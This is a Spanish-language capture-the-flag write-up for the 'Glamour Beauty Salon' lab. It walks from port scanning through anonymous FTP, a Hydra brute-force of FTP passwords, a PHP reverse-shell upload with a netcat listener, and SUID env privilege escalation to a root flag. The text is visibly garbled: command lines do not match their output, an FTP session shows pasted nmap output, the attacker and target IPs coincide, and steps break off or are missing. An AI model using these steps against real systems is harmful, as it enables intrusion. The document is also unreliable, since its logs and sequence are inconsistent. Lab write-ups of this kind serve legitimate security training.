

WRITEUP GLAMOUR BEAUTY SALON



Writeup del Laboratorio Glamour Beauty Salon

Plataforma: Whoami-labs

Dificultad: Media (2 puntos)

IP Objetivo: 172.17.0.2

Obejtivo: obtener la ROOT flag


Realizado: Ruth Pérez

Fecha: 24/06/2026

Este writeup documenta la resolución del laboratorio **Glamour Beauty Salon** de la plataforma whoami-labs.com, con nivel de dificultad medio (2 puntos).

Herramientas	Propósito
Nmap 7.99	Escaneo de puertos y detección de servicios/versiones
FTP (cliente)	Acceso anónimo y autenticado al servicio FTP
Hydra v9. 7	Ataque de fuerza bruta a credenciales FTP
Feroxbuster 2 .13 .1	directory fuzzing / enumeración web
revshells.com	Gneración de PHP reverse shell
Netcat (nc)	Listener para recibir la reverse shell
env / /bin/sh	Escalada de privilegios vía binario

Levantamos el contenedor con el siguiente comando: **sudo bash startlab.sh glamour_lab.tar**



Fase 1. Reconocimiento: Escaneo de puertos con Nmap

Se realizó un escaneo completo de puertos con detección de versiones y scripts NSE con el siguiente comando: **nmap -p- -sV -sC -sS -vvv -min-rate=5000 172.17.0.2 -oN info.txt**

Resultado del escaneo.




FTP (21/tcp) - vsftpd 3.0.3

HTTP (80/tcp) - Apache 2.4.18 Ubuntu

```
kali@kali:~/johndm-labs/machines/glamour_lab$ cd ~/johndm-labs/machines/glamour_lab
kali@kali:~/johndm-labs/machines/glamour_lab$ nmap -p -SV -SC -sV -n -min-rate:5000 172.17.0.2 -oN info.txt
Host discovery disabled (-n). All addresses will be marked up and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-24 00:19 -0400
NSE: Loaded 158 scripts for scanning.
NSE: Script pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:19
Completed NSE at 00:19, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:19
Completed NSE at 00:19, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:19
Completed NSE at 00:19, 0.00s elapsed
Initiating ARP Ping Scan at 00:19
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 00:19, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:19
Completed Parallel DNS resolution of 1 host. at 00:19, 0.50s elapsed
Initiating SYN Stealth Scan at 00:19
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 00:19, 0.39s elapsed (65535 total ports)
Initiating Service scan at 00:19
Scanning 3 services on 172.17.0.2
Completed Service scan at 00:19, 0.83s elapsed (2 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:19
Completed NSE at 00:19, 0.21s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:19
Completed NSE at 00:19, 0.03s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:19
Completed NSE at 00:19, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000028s latency).
Scanned at 2026-06-24 00:19:16 EDT for 7s
```

```
kali@kali:~/johndm-labs/machines/glamour_lab$ ftp -u anonymous 172.17.0.2
Initiating NSE at 00:19
Completed NSE at 00:19, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000028s latency).
Scanned at 2026-06-24 00:19:16 EDT for 7s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ftp      syn-ack ttl 64 vsftpd 3.0.3
|_ftp-conn: Anonymous FTP login allowed (FTP code 230)
|_vsftpd-3.0.3: 1 0 0 368 Dec 19 2025 gantos_novembre.txt
|_STAT:
|_FTP Server Status:
|_  Connected to 172.17.0.1
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 2
|_  vsFTPD 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 ((Ubuntu))
|_http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_  http-title: Glamour Beauty Salon | Estilo e Elegancia
MAC Address: 1A:1A:1C:68:E8:30 (Unknown)
Service Info: OS=Linux

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:19
Completed NSE at 00:19, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:19
Completed NSE at 00:19, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:19
Completed NSE at 00:19, 0.00s elapsed
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP address (2 host up) scanned in 7.63 seconds
Raw packets sent: 65536 (2.88MB) | Rcvd: 65536 (2.62MB)
```



Fase 2. Acceso FTP Anónimo y Extracción de usuarios

El escaneo con Nmap confirmó que el acceso anónimo al FTP estaba habilitado. Se conectó directamente sin contraseña.

ftp anonymous@172.17.0.2,

El contenido del archivo reveló nombre de usuarios del sistema. Aunque el archivo se titulaba como reportes de gastos, incluía una alerta de seguridad con los usuarios administrativos. El

cual se ejecuto con el siguiente **comando gastos_noviembre.txt**.

lola

maria

teresa

```
(kali@kali)-[~/whoami-labs/machines/glamour_lab]
$ ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||42237|)
150 Here comes the directory listing.
-rw-r--r--  1 0      0      368 Dec 19  2025 gastos_noviembre.txt
226 Directory send OK.
ftp> get gastos_noviembre.txt
local: gastos_noviembre.txt remote: gastos_noviembre.txt
229 Entering Extended Passive Mode (|||40753|)
150 Opening BINARY mode data connection for gastos_noviembre.txt (368 bytes).
100% |*****|
226 Transfer complete.
368 bytes received in 00:00 (505.44 KiB/s)
ftp> quit
221 Goodbye.

(kali@kali)-[~/whoami-labs/machines/glamour_lab]
```

```
(kali@kali)-[~/whoami-labs/machines/glamour_lab]
$ cat gastos_noviembre.txt
REPORT DE GASTOS - NOVIEMBRE 2025
Departamento: Finanzas

ALERTA DE SEGURIDAD:
El sistema de auditoria ha detectado multiples intentos de acceso fallidos.
Se ha restringido el acceso administrativo únicamente a las siguientes gerentes:

1. lola
2. maria
3. teresa

Generado por Sistema v1.0

(kali@kali)-[~/whoami-labs/machines/glamour_lab]
```

Se creó un archivo user.txt con estos tres username para usarlo en el ataque de fuerza bruta con el comando: **nano user.txt**

```
Generado por Sistema v1.0

(kali@kali)-[~/whoami-labs/machines/glamour_lab]
$ nano user.txt

(kali@kali)-[~/whoami-labs/machines/glamour_lab]
$ cat user.txt
lola
teresa
maria

(kali@kali)-[~/whoami-labs/machines/glamour_lab]
```

Fase 3. Ataque de Fuerza Bruta con Hydra (FTP)

Con la lista de usuarios obtenidas, se realizó un ataque de fuerza bruta contra el servicio FTP usando el diccionario **rockyou.txt**, Se atacó primero al usuario maria con el siguiente comando:


hydra -l maria -P /usr/share/wordlists/rockyou.txt ftp://172.17.0.2 con este comando obtuvimos:

Usuario: maria

Contraseña: playboy

Usuario: maria

Contraseña: playboy



Se identificó que el sistema permitía la subida de archivos **.PHP**. Se generó una reverse shell **PHP PentestMonkey** desde reverhell.com configurada con:



IP del atacante: 172.17.0.2

Puerto: 4444

Configuración del listener y activación de la shell

nc -lvnp 4444

Se subió el archivo reverseshell.php a través del panel. El sistema confirmó



Fase 6. Escalada de Privilegios

Con acceso inicial como www.data, se procedió a escalar privilegio. Se buscaron binarios con el bit SUID activo


```
find / -perm -4000 2>/dev/null
```

Entre los resultados se encontró **/usr/bin/env** con el bit SUID. Este binario permite ejecutar comandos preservando privilegios elevados. Según GTFOBins

Fase 7. Obtención de la ROOT flag

en **/root/flag.txt** se encuentra

Flag: **ROOT_FLAG{SU1D_ENV_POW3R_OV3RL04D}**



8. Conclusión

El laboratorio Glamour Beauty Salon demostró que no se necesita vulnerabilidades complejas para comprometer un sistema por completo. Una cadena de malas configuraciones - FTP anónimo con información expuesta, contraseñas débil, subida de archivos sin restricción y un binario SUID mal asignado - fue suficiente para escalar desde acceso anónimo hasta root.

El aprendizaje principal: la seguridad no se rompe de un solo golpe, se rompe paso a paso. Auditar configuraciones básicas como acceso FTP, políticas de contraseñas y permisos SUID puede marcar la diferencia entre un sistema seguro y uno comprometido en minutos.